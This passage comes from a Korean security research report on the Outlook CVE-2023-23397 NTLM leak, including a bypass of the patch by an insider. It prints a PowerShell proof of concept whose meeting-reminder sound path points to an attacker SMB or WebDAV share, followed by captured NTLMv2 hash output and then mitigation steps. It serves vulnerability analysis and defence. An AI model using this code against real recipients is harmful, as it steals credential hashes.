


그림 13. 최신 버전의 outlook 2016 32bit

Step 1) 피해자와 동일한 AD 서버의 가입된 공격자는 CVE-2023-23397 을 악용하기 위해 소리 파일 경로를 공격자의 SMB 서버로 설정하여 악성 메시지를 작성한다.

```
function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject, $meetingbody)
{
    $Outlook = New-Object -comObject Outlook.Application
    $newcal = $outlook.CreateItem('olAppointmentItem')
    $newcal.ReminderSoundFile = "\\ATTACKER\SMB\eqst.wav"
    $newcal.Recipients.add("eqstlabwhblithe@[redacted]")
    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
    $newcal.Subject = "EQSTLab"
    $newcal.Location = "Insight"
    $newcal.Body = "Patch Bypass"
    $newcal.Start = get-date
    $newcal.End = (get-date).AddHours(2)
    $newcal.ReminderOverrideDefault = 1
    $newcal.ReminderSet = 1
    $newcal.ReminderPlaysound = 1
    $newcal.send()
}
```

공격자의 SMB UNC 경로

그림 14. 소리 파일의 경로를 공격자의 SMB 공유 폴더로 설정

Step 2) 피해자는 악성 메시지를 수신하면 미리 알림 기능이 작동하여 취약점이 동작한다.




그림 15. 미리 알림 동작

Step 3) 공격자는 피해자의 NTLMv2 해시를 탈취에 성공한다.

```
[SMB] NTLMv2-SSP Client   : 192.168.102.79
[SMB] NTLMv2-SSP Username : VICTIM\eqst
[SMB] NTLMv2-SSP Hash     : eqst::VICTIM:1122334455667788:2460F4376028F8A8EF6AE1
95B0D60D49:0101000000000005E110843A563D90142996276D708A06D0000000002000A0053004
D004200310032001000A0053004D004200310032004000A0053004D004200310032003000A005
3004D004200310032005000A0053004D00420031003200080030003000000000000000010000000
02000008692DE5B6D22B57AD0C258DE09F06DE8E8F4CABC7AB2AC793146A0E0F1DBEE460A0010000
0000000000000000000000000000090032006300690066007300 2F00410054005400410043004
B00450052002E00650071007300740006C00610062002E0063006F006D00000000000000000
```

그림 16. NTLMv2 해시 탈취

SMB 뿐만 아니라 WebDAV 를 활용해 내부에서 해시 탈취가 가능하다.

```
function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject, $meetingbody)
{
    $Outlook = New-Object -comObject Outlook.Application
    $newcal = $outlook.CreateItem('olAppointmentItem')
    $newcal.ReminderSoundFile = "\\EQSTLab@80\webdav\eqst.wav"
    $newcal.Recipients.add("eqstlabwhblithe@[redacted]")
    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
    $newcal.Subject = "EQSTLab"
    $newcal.Location = "Insight"
    $newcal.Body = "Bypass By WebDAV"
```

WebDAV 경로

그림 17. WebDAV 로 경로 설정




그림 18. 악성 초대 메시지 수신




그림 19. WebDAV 를 이용한 NTLMv2 해시 탈취

3) 대응 방안

CVE-2023-23397 대응 방안은 4 가지로 정의할 수 있다.

1. 최신 버전의 Outlook 으로 업데이트 **(부분 취약)**
2. Reminder(미리 알림) 기능 해제
3. SMB, WebDAV 등과 같은 클라이언트 서비스로 나가는 패킷을 Outbound 정책으로 ACL 적용
4. Microsoft 에서 제공하는 PowerShell 스크립트 적용

※ 만약 Exchange Server를 운영하는 경우 최신 버전의 Exchange 서버로 업데이트하면 새로운 메시지를 수신하여 TNEF[6]파일로 변환 시 PidLidReminderFileParameter 메시지 속성을 삭제하기 때문에 안전하다.

첫 번째 방안은 Microsoft 에서 제안하는 최신 패치를 적용하는 것이다. 하지만 이 패치는 외부의 공격자에게는 안전하지만 앞서 살펴보았듯이, 내부자에 의한 공격 가능성이 존재한다. 따라서 아래의 방안을 추가적으로 적용하는 것이 CVE-2023-23397 취약점에 안전한 대응 방안이다.

두 번째 방안은 미리 알림 기능을 수동으로 해제하여 미리 알림 기능을 제한하는 방안이다. 미리 알림 기능을 제한하면 PidLidReminderOverride 속성을 True 로 설정해도, 미리 알림이 동작하지 않기 때문에 CVE-2023-23397 취약점에 안전하다. 미리 알림 기능을 제한하는 방안은 다음과 같다. 파일(File) -> 옵션(Options) -> 고급(Advance) 이후 아래의 그림과 같이 체크 박스를 해제한다.




그림 20. 미리 알림 기능 해제

[6] TNEF(Transport Neutral Encapsulation Format) 파일이란 메시징 응용 프로그래밍 인터페이스(MAPI)를 기반으로 저장된 전자 메일 첨부 파일이다. 첨부 파일에는 Outlook 기능(라디오/확인란, 약속, 이미지 등) 다양한 형식의 메시지를 포함할 수 있다.

세 번째 방안은 SMB, WebDAV 등과 같은 클라이언트 서비스에서 아웃바운드 정책을 제한하는 ACL을 적용하는 방안이다. CVE-2023-23397취약점은NTLMv2 해시를 공격자에게 전송하는 점이 문제이기 때문에 나가는 패킷을 제한함으로써 공격에 대응할 수 있다.

특정 포트에 대한 아웃바운드 정책을 적용하는 방안은 아래와 같다.

제어판 -> 시스템 및 보안 -> Windows Defender 방화벽 -> 고급 설정 -> 아웃바운드 규칙 -> 새 규칙 -> 포트 -> 특정 원격 포트(ex. SMB: 445, 135) -> 연결 차단 -> 규칙 이름 설정 후 마침 -> 생성 한 규칙에서 로컬 포트 추가

※ 구성 환경에 따라 아웃바운드 정책 제한 시, 장애 발생 가능성이 존재하기 때문에 유의해야한다.




그림 21. 아웃바운드 정책을 통한 패킷 제한

마지막으로는 Microsoft 에서 제공하는 PowerShell 점검 스크립트를 적용하는 방안이다.

스크립트 다운로드 주소
https://github.com/microsoft/CSS-Exchange/releases/latest/download/CVE-2023-23397.ps1

PowerShell 점검 스크립트는 Exchange 메시징 항목(메일, 일정 및 작업)을 확인하여 취약한 속성에 문자열이 포함되어 있는지 확인하는 스크립트이며 수신함에 취약한 속성을 사용한 메시지가 있는지 탐지 후 CSV파일을 제공하는 Audit 모드와 취약한 속성을 제거하거나 메시지를 삭제하는 Cleanup 모드를 지원한다. 구성된 환경에 따라 요구 사항과 전제 조건 등이 다르므로 홈페이지[7]에서 자세한 정보를 확인할 수 있다.

- Audit 모드: 속성이 채워진 항목의 세부 정보가 포함된 CSV 파일을 제공 - Cleanup 모드: 속성을 지우거나 항목을 삭제하여 감지된 항목에 대한 정리를 수행함. ClearItem 을 적용 시 메시지를 제거하며, ClearProperty 적용 시 메시지에서 문제가 있는 속성을 제거함.

[7] https://microsoft.github.io/CSS-Exchange/Security/CVE-2023-23397/

■ 참고 사이트

-https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/dd759042(v=vs.85)
-https://www.microsoft.com/en-us/security/blog/2023/03/24/guidance-for-investigating-attacks-using-cve-2023-23397/
-https://twitter.com/wdormann/status/1638308666368569345
-https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/
- https://learn.microsoft.com/ko-kr/dotnet/api/system.security.securityzone?view=windowsdesktop-7.0